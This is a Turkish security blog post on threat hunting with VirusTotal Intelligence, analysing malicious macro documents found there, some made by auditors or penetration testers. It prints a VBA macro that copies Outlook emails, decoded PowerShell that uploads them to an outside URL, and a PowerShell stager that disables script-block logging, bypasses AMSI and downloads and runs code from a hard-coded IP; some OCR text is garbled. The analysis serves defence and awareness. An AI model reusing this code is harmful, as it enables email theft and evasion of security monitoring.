

VirusTotal ile Tehdit Avı

written by Mert SARICA | 1 August 2019

If you are looking for an English version of this article, please visit [here](#).

Twitter'ı benim gibi çoğunlukla siber güvenlik ile ilgili haberleri, siber güvenlik araştırmacılarını takip etmek için kullanıyorsanız, FireEye/Mandiant'ın güvenlik araştırmacılarından Nick CARR'ın, Daniel BOHANNON'un veya Microsoft'tan John LAMBERT'in tweetlerine denk gelmiş olabilirsiniz. Tweetlerinde kimi zaman VirusTotal'da yaptıkları tehdit avında elde ettikleri yeni zararlı yazılım örneklerini, yeni yöntemleri paylaştıklarını görebilirsiniz.

Yıllarca, VirusTotal hesabı olan eşten, dosttan ilgimi çeken zararlı yazılım örneklerini indirip bana göndermelerini rica ettikten sonra 2018 yılının başında Akbank Siber Güvenlik Merkezi'miz için kurumsal bir VirusTotal hesabı satın alarak nihayet mutlu sona ulaştım. Kurumsal hesap ile İz Peşinde başlıklı blog yazımda belirttiğim üzere siber suçluların izini sürebildiğiniz gibi tehdit avına çıkarak kurumunuza saldırı hazırlığında olan siber saldırılardan haberdar olabildiğiniz gibi siber suçluların kullandığı taktik ve tekniklerden haberdar olabiliyorsunuz. Siber suçlular bir yana VirusTotal üzerinde bazen kendi kurumuna sosyal mühendislik testi yapma hazırlığında bulunan bir çalışandan, antivirüs atlatmaya çalışan bir siber güvenlik danışmanlık firmasının sızma testi uzmanının yüklediği dosyaları da bulabiliyorsunuz.

VirusTotal'a yüklenen dosyaların üyeler arasında görüntülenebildiği, indirilebildiği çoğunlukla unutulabiliyor. Bu durumda da aslında masum bir şekilde zararlı yazılım tespiti adına VirusTotal'a yüklediğimiz hassas bir dosya bir anda üçüncü parti kişiler tarafından görüntülenebiliyor. Ben de bu yazımda hem VirusTotal üzerinde tehdit avı yapmak isteyenlere yol göstermeye hem de bilgi güvenliği farkındalığı adına yukarıda bahsettiğim noktalara dikkat çekmeye karar verdim.

VirusTotal Intelligence ile tehdit avına çıktığımızda 50'den fazla anahtar kelimedenden faydalanabiliyoruz. Örneğin, VirusTotal'a dosyayı yükleyen Türkiye'den (submitter:TR) olmuş olsun, Türkçe dilinde yazılmış olsun (lang:"turkish"), 10'dan fazla antivirüs yazılımı tarafından tespit edilmiş olsun (positives:10), dosya türü docx olsun (type:docx), dosyanın ilk yüklenme tarihi de 2018 yılı olsun (fs:2018-01-01 T00:00:00+) dediğimizde

hızlıca bu anahtar kelimelere uyan kayıtlara ulaşabiliyoruz. Benzer aramayı xls, doc uzantılı dosyalar, powershell (tag:powershell) ve makro içeren (tag:macros) dosyalar için de yaparsak karşımıza kısa sürede analiz edecek çok sayıda örnek çıkıyor.

İlk karşılaştığım örnekte art niyetli bir kişinin bir bankaya sosyal mühendislik saldırısı yapmak için makro içeren doküman oluşturduğunu gördüm. Makroyu oletools aracı ve CyberChef araçları ile analiz ettiğimde de çalıştırılan makronun Microsoft Outlook programında gönderilen e-postaların bir kopyasını Powershell yardımı ile şifresiz HTTP protokolü ile komuta kontrol merkezine gönderdiğini gördüm. Dosyanın özelliklerinden kimin oluşturduğuna baktığımda ve bunu VirusTotal'da arattığımda (metadata) ise bu dosyasının art niyetli bir kişi tarafından değil de kuvvetle muhtemel bankanın denetim ekibi çalışanları tarafından sosyal mühendislik testi gerçekleştirmek amacıyla oluşturulmuş olduğunu öğrenmiş oldum. :)

The screenshot shows the VirusTotal search results for a document file. The search criteria are: lang:"turkish", positives: 10+, type: docx, fs: 2018-01-01T00:00:00+, submitter: TR. The results list several documents, each with a checkbox, a file name, a hash, a size, a date, and a status. The first document is named "test - Kopya.docx" and has a size of 13.11 KB. The second document is named "1202680b01d532d67cfa9c72544e739d5749b0074569773953238d3cc4ee6f" and has a size of 13.11 KB. The third document is named "40724df675bce57bfaaa11ef416c012207ec286d3893e4d76bad7ae799405" and has a size of 34.62 KB. The fourth document is named "e34f8b89c3b81769da107ef76c4b8956c76c0556d344dc2ced06988832b" and has a size of 11.39 KB. The fifth document is named "a8a2cfc1d3d40459783035a0cc673ac4f309cfe397dcb599739a653ed8b2" and has a size of 17.3 KB. The sixth document is named "a337da0d55e39181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1" and has a size of 17.75 KB. The seventh document is named "7edb8c23e00fa63e0647add6788e328e3227d0855bc5784960be0c4d51285c2d" and has a size of 12.96 KB. The eighth document is named "9a22414561488a6a9d3b2203a8124cb876570525b604cb1f7470a8e3152b55c6" and has a size of 11.77 KB. The ninth document is named "5a840350a3b9c48f8e3804505e964d624374f3aa13578e25cf50413b36d2454" and has a size of 113.92 KB. Each document has a "docx" icon and a "download" button. The status for each document is "1 submission" and "1 submitter".

File Name	Hash	Size	Date	Status
test - Kopya.docx	1202680b01d532d67cfa9c72544e739d5749b0074569773953238d3cc4ee6f	13.11 KB	2018-11-23 12:02:01	1 submission, 1 submitter
test - Kopya.docx	40724df675bce57bfaaa11ef416c012207ec286d3893e4d76bad7ae799405	34.62 KB	2018-11-23 11:59:09	1 submission, 1 submitter
stage_1.docx	e34f8b89c3b81769da107ef76c4b8956c76c0556d344dc2ced06988832b	11.39 KB	2018-11-21 15:14:00	1 submission, 1 submitter
el.docm	a8a2cfc1d3d40459783035a0cc673ac4f309cfe397dcb599739a653ed8b2	17.3 KB	2018-11-20 12:20:51	1 submission, 1 submitter
zarina cv.docx	a337da0d55e39181bfaf0171aa6dfaa943768120142c4dec9848a48e9318fa1	17.75 KB	2018-09-25 17:39:00	1 submission, 1 submitter
cvvv.docx	7edb8c23e00fa63e0647add6788e328e3227d0855bc5784960be0c4d51285c2d	12.96 KB	2018-09-25 17:37:31	1 submission, 1 submitter
ode_ascii.docx	9a22414561488a6a9d3b2203a8124cb876570525b604cb1f7470a8e3152b55c6	11.77 KB	2018-09-15 06:50:38	1 submission, 1 submitter
Liste.docx	5a840350a3b9c48f8e3804505e964d624374f3aa13578e25cf50413b36d2454	113.92 KB	2018-08-13 18:22:49	1 submission, 1 submitter



SECURITY WARNING Macros have been disabled.

Enable Content



Hediyeni ve gönderim detaylarını aşağıdaki formdan **"Sicil Numarası"** ile sorgulayabilirsin.

Form aktif değil ise karşına çıkan **"Enable Editing"** ve **"Enable Content"** seçeneklerine tıklayarak formu aktifleştirebilirsin.

Sicil No:

Sorgula

İnsan Kaynakları

End of document ■

Dim objItems As Outlook.SimpleItems
Dim objItem As Outlook.Maillitem

Set objItems = objCurConversation.GetChildren(objCurMail)

If objItems.Count > 0 Then
For Each objItem In objItems

strFileName = Environ("Username") & ".txt"
strFileName = Replace(strFileName, "\", " ")
strFileName = Replace(strFileName, " ", " ")
strFileName = Replace(strFileName, ":", " ")
strFileName = Replace(strFileName, "?", " ")
strFileName = Replace(strFileName, Chr(34), " ")

strFilePath = "C:\Users\" & Environ("Username") & "\Documents\" & str
FileName

objItem.SaveAs strFilePath, olTXT

'Process all children recursively
Call ProcessChildren(objItem, objCurConversation)

Next
End If

End Sub

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Shell	May run an executable file or a system command
Suspicious	Windows	May enumerate application windows (if combined with Shell.Application object)
Suspicious	Environ	May read system environment variables
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

Search oletools

Type	Size
Microsoft Word 9...	58 KB
Text Document	3 KB
Python File	15 KB
Python File	17 KB
Python File	15 KB
Python File	45 KB
Python File	6 KB
Python File	12 KB
Python File	22 KB
Compiled Python ...	22 KB
Python File	14 KB
Python File	13 KB
Python File	8 KB
Python File	35 KB
Compiled Python ...	25 KB
Python File	7 KB
Python File	179 KB
Python File	178 KB
Python File	25 KB

From Base64 - CyberChef

Version 8.19.5s Last build: 3 days ago - New in v8: Automated encoding detection and simpl... Options About / Support ?

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

start: 1786 end: 1787 length: 1 lines: 22

JABGAGKAbABIAFAAYQB0AGgAIAA9ACAAJwBDAD0AXABVAHMAZQBByAHMAXA
AnACsAJAB1AG4AdgA6AFUAcwB1AHIATgBhAG0AZQArACCAXABEAG8AYwB1AG0AZQ
BuAHQAQwBcACCAKw
AkAGUAbgB2AD0AVQBzAGUAcgB0AGEAbQB1ACsAJwAuAHQAeAB0ACC0wAgACQAVQ
BSAEWAIAA9ACAAJw
BoAHQAdABwAD0ALwAvAHcAdwB3AC4AZwBhAHIAyQBwAHQAQwB0AHMAYQBwAGsAYQ
B5AG4AYQBBrAgWAYQ
ByAGKALgBjAG8AbQAvAHUAcABsAG8AYQBkAC4AcAB0AHAAJwA7ACAAIAAKAGYAaQ
BsAGUAQgB5AHQAZQ
BzACAAPQAgAFsAUwB5AHMAdbAB1AG0ALgBjAE8ALgBGAGKAbAB1AF0A0gA6AFIAZQ
BhAGQAQgBsAGwAQg
B5AHQAZQBzACgAJABGAGKAbAB1AFAAYQB0AGgAKQA7ACAAJABmAGKAbAB1AEUAbg
BjACAAPQAgAFsAUw

Output

start: 1340 end: 1340 length: 0 time: 1ms lines: 1


\$.F.i.l.e.P.a.t.h. .=.
'C:\Users\.'+\$.e.n.v.:U.s.e.r.N.a.m.e.+'.\D.o.c.u
.m.e.n.t.s.\.'+\$.e.n.v.:U.s.e.r.N.a.m.e.+'.t.x.t.';.
\$.U.R.L. .=.
'h.t.t.p://.w.w.w..in.s.a.n.k.a.y.n.a.k.l.a.r
.i...c.o.m/.u.p.l.o.a.d...p.h.p.';..\$.f.i.l.l.e.B.y.t.e.s.
.=..
[.S.y.s.t.e.m...I.O...F.i.l.l.e.]...R.e.a.d.A.l.l.B.y.t.e.s.
(\$.F.i.l.l.e.P.a.t.h.);..\$.f.i.l.l.e.E.n.c. .=..
[.S.y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.]...G.e.t.E.n.c.o.d.
i.n.g.(.U.T.F.-8...).G.e.t.S.t.r.i.n.g.
(\$.f.i.l.l.e.B.y.t.e.s.);..\$.b.o.u.n.d.a.r.y. .=..
[.S.y.s.t.e.m...G.u.i.d.]...N.e.w.G.u.i.d.


STEP

BAKE!

Auto Bake

aktivite20.docm isimli başka bir örneğe baktığımda da ilk olarak yine art niyetli kişilerin bir bankaya gerçekleştirdikleri sosyal mühendislik saldırısında kullandıkları bir zararlı doküman ile karşılaştığımı düşündüm. İkna adına gayet başarılı bir şekilde kurgulanmış bu dokümanı analiz ettiğimde içinde Powershell'den faydalanan bir makro olduğunu gördüm. Makro dosyasını analiz ettiğimde ise çalıştırıldığı anda Powershell'in betik engelleme ve kayıt altına alma özelliğini devre dışı bıraktığını gördüm. Bir önceki örnekte olduğu gibi yine dosyanın özelliklerine baktığımda bu defa bir siber güvenlik firmasında danışman olarak çalışan bir sızma testi uzmanı tarafından oluşturulmuş olduğunu öğrendim. :)





```

1 IF ($SPSVersionTable.PSVersions.MAJOR -Ge3)
2 {
3     $GPP=[REF].Assembly.GetType('System.Management.Automation.Utilite')."GetFileLD"('cachedGroupPolicySettings','N'+onPublic,Static));
4     IF ($GPP)
5     {
6         $GPC=$GPP.GetValue($NULL);
7         IF ($GPC['ScriptB'+lockLogging'])
8         {
9             $GPC['ScriptB'+lockLogging']['EnableScriptB'+lockLogging']=0;
10            $GPC['ScriptB'+lockLogging']['EnableScriptBlockInvocationLogging']=0;
11            $VAL=[Collections.Generic.Dictionary[String,System.Object]]::New();
12            $VAL.Add('EnableScriptB'+lockLogging',0);
13            $VAL.Add('EnableScriptBlockInvocationLogging',0);
14            $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+lockLogging]=$VAL
15        } ELSE {
16            [ScriptBlock]."GetFileLD"('signatures','N'+onPublic,Static).SetValue($NULL,(NEW-Object Collections.Generic.HashSet[string]))
17        }
18        [REF].Assembly.GetType('System.Management.Automation.AmsiUtils')?($_)?($_.GetField('amsiInitFailed','NonPublic,Static').SetValue($NULL,$true));
19    };
20    [System.Net.ServicePointManager]::Expect100Continue=0;
21    $WC=New-Object System.Net.WebClient;
22    $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
23    $wc.Headers.Add('User-Agent',$u);
24    $wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;
25    $wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
26    $script:Proxy = $wc.Proxy;
27    $K=[System.Text.Encoding]::ASCII.GetBytes('l_a(%NR%;u<P&JWtcr"x)gl20fl-SpR');
28    $R=(
29        $D,$K-$ARGs;$S=0..255;0..255|*($J-($J+$S[$_]+$K[$_*$K.Count])%256;
30        $S[$_],$S[$J]-$S[$J],$S[$_];
31        $D|*($I-($I+1)%256;$H-($H+$S[$I])%256;
32        $S[$I],$S[$H]-$S[$H],$S[$I];
33        $S-$XOR$S($S[$I]+$S[$H])%256)
34    );
35    $ser='http://35.161.199.108:80';
36    $t='/login/process.php';
37    $WC.Headers.Add('Cookie',"session=YhgjcpbKTOWN3kUZc1HckB/zQv=");
38    $Data=$WC.DownloadData($ser+$t);
39    $iv=$Data[0..3];
40    $data=$Data[4..$Data.Length];
41    -join(Chr[] (& $R $DATA ($IV+$K))|IEX
42

```

The screenshot shows the VirusTotal search results for a specific file. The file is named 'aktivite-20.docm' and has a SHA256 hash of '8f7d1d9c9e33386b869841bb2e1c8d748c58f464283a8bb098a7ee781ec'. It is 69.54 KB in size and was first seen on 2018-06-11 17:14:13. The file is classified as a document (docx) and is associated with the 'auto-open', 'hide-app', 'macros', and 'powershell' categories. The search results show 38 / 61 submissions, with 1 submission from 1 submitter. The file is also associated with the '51ae668472ee2cda093a17533a16dc407af4e9a7ddeb52cf68a4b8facc4b' hash, which is 68.35 KB in size and was first seen on 2018-06-11 16:59:57. The file is classified as a document (docx) and is associated with the 'hide-app', 'macros', and 'powershell' categories. The search results show 31 / 60 submissions, with 1 submission from 1 submitter. The file is also associated with the 'f7957f2db8182a3ee46bd36fbd3e1153e75339e257d899c6e4c7d3301c06' hash, which is 70.22 KB in size and was first seen on 2018-06-11 16:58:07. The file is classified as a document (docx) and is associated with the 'auto-open', 'hide-app', 'macros', and 'powershell' categories. The search results show 38 / 62 submissions, with 1 submission from 1 submitter. The file is also associated with the '62b635174ad29e05149f00d631680139dc0c1e24ee69683a46d6580906eb' hash, which is 58.92 KB in size and was first seen on 2018-06-11 16:47:36. The file is classified as a document (docx) and is associated with the 'hide-app', 'macros', and 'powershell' categories. The search results show 0 / 60 submissions, with 1 submission from 1 submitter. The file is also associated with the 'a76ed5f3bfa2714f8075eeb74d2351c36c1e2d0ea08c885769b73844c637f6' hash, which is 58.92 KB in size and was first seen on 2018-06-11 12:28:46. The file is classified as a document (docx) and is associated with the 'hide-app', 'macros', and 'powershell' categories. The search results show 0 / 60 submissions, with 2 submissions from 1 submitter.

FILE	SHA256	Size	First Seen	Submissions	Submitters
aktivite-20.docm	8f7d1d9c9e33386b869841bb2e1c8d748c58f464283a8bb098a7ee781ec	69.54 KB	2018-06-11 17:14:13	38 / 61	1 submitter
aktivite.docm	51ae668472ee2cda093a17533a16dc407af4e9a7ddeb52cf68a4b8facc4b	68.35 KB	2018-06-11 16:59:57	31 / 60	1 submitter
aktivite.docm	f7957f2db8182a3ee46bd36fbd3e1153e75339e257d899c6e4c7d3301c06	70.22 KB	2018-06-11 16:58:07	38 / 62	1 submitter
aktivite_macro3.docx	62b635174ad29e05149f00d631680139dc0c1e24ee69683a46d6580906eb	58.92 KB	2018-06-11 16:47:36	0 / 60	1 submitter
aktivite.docm	a76ed5f3bfa2714f8075eeb74d2351c36c1e2d0ea08c885769b73844c637f6	58.92 KB	2018-06-11 12:28:46	0 / 60	2 submitter

The footer of the page contains links to VirusTotal, Community, Tools, Premium Services, and Documentation. The VirusTotal section includes links to Contact Us, How It Works, Terms of Service, Privacy Policy, and Blog. The Community section includes links to Join Community, Vote and Comment, Contributors, Top Users, and Latest Comments. The Tools section includes links to API Scripts, YARA, Desktop Apps, Browser Extensions, and Mobile App. The Premium Services section includes links to Intelligence, Hunting, Graph, API, and Monitor. The Documentation section includes links to Get Started, Searching, Reports, API, and Use Cases.

Yukarıdaki iki örneğe bakarak sızma testi, sosyal mühendislik testi amacıyla VirusTotal'a yüklenen bu tür dosyaların art niyetli kişilere senaryo ve yöntem konusunda ipucu verebileceğini unutmamamız gerekiyor. Yeri gelmişken kırmızı takım çalışması öncesi VirusTotal'a yüklenen bir dosyanın da bu çalışmanın başarıya ulaşmasını fazlasıyla zorlaştıracaklarını da yine unutmamamız gerekiyor.

zarina cv.docx isimli biğer bir örneğe baktığımda ise bu defa şüpheli bir özgeçmiş dosyası ile karşılaştım. Özellikle kurumsal ortamlarda elden ele gezen özgeçmişler, zararlı kod içerdiği taktirde insan kaynakları çalışanlarına LinkedIn ve e-posta üzerinden gönderildiğinde, olması gereken güvenlik kontrolleri ve sıkılaştırmalar yapılmadığı durumlarda kurumun hacklenmesine yol açabilmektedir. zarina cv.docx dosyasını 7-Zip aracı ile açtıktan sonra word klasörü içinde yer alan document.xml dosyasını analiz ettiğimde içine itinayla yerleştirilmiş bir DDEAUTO komutu olduğunu gördüm. DDEAUTO komutu, mediafire.com adresinden final.exe isimli bir dosyayı indirip TEMP klasöründe çalıştırmaktadır. final.exe isimli dosya silindiği için her ne kadar ulaşamamış olsam da aynı kişinin VirusTotal'a mediafire yerine iç ip adresi içeren benzer bir dosya yükleyip Antivirüs kontrolü yapmaya çalıştığını net olarak görebildim. Bu örnekten yola çıkarak özellikle insan kaynakları birimlerinin özgeçmiş dosyalarını adaylardan alırlarken çok dikkatli olmaları gerektiğinin de altını çizmiş olayım.

VirusTotal

https://www.virustotal.com/gui/file/a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1/content/preview

27 / 59

27 engines detected this file

a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1

zarina cv.docx

17.75 KB Size

2018-11-18 19:20:17 UTC 1 month ago

Community Score

DETECTION DETAILS RELATIONS **CONTENT** SUBMISSIONS COMMUNITY

STRINGS HEX **PREVIEW**

Zarina Tsolaeva

Kişisel Bilgiler

Ad Soyad	Zarina Tsolaeva
Doğum Tarihi	14.09.1991
Doğum Yeri	Aslana
Medeni Durumu	Bekar
Askerlik Durumu	Muaf

İletişim Bilgileri

Adres	İstanbul Zeytinburnu
Telefon	

VirusTotal

https://www.virustotal.com/gui/file/a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1/detection

27 / 59

27 engines detected this file

a337da0d55e3f9181bfa0171aa6d5faa943768120142c4dec9848a48e9318fa1

zarina cv.docx

17.75 KB Size

2018-11-18 19:20:17 UTC 1 month ago

Community Score

DETECTION DETAILS RELATIONS CONTENT **SUBMISSIONS** COMMUNITY

2018-11-18T19:20:17


Ad-Aware	Trojan.Downloader.DDE.Gen.1	Arcabit	Trojan.Downloader.DDE.Gen.1
Avira	HEUR/Downloader.DDE	Baidu	MSWord.Exploit.Agent.e
CAT-QuickHeal	OLE.DDE.3687	ClamAV	Doc.Exploit.DDEautoexec-6346603-0
Cyren	XML.DDEDowndr.AICamelot	DrWeb	W97M.DDE.1
Emsisoft	Trojan.Downloader.DDE.Gen.1 (B)	eScan	Trojan.Downloader.DDE.Gen.1
ESET.NOD32	VBA/DDE.A	F-Secure	Trojan.Downloader.DDE.Gen.1
Fortinet	BAT/DDE.Alt	GData	Trojan.Downloader.DDE.Gen.1
Ikarus	Trojan.VBA.Dde	Kaspersky	HEUR.Trojan-Downloader.MSOffice.Dde...
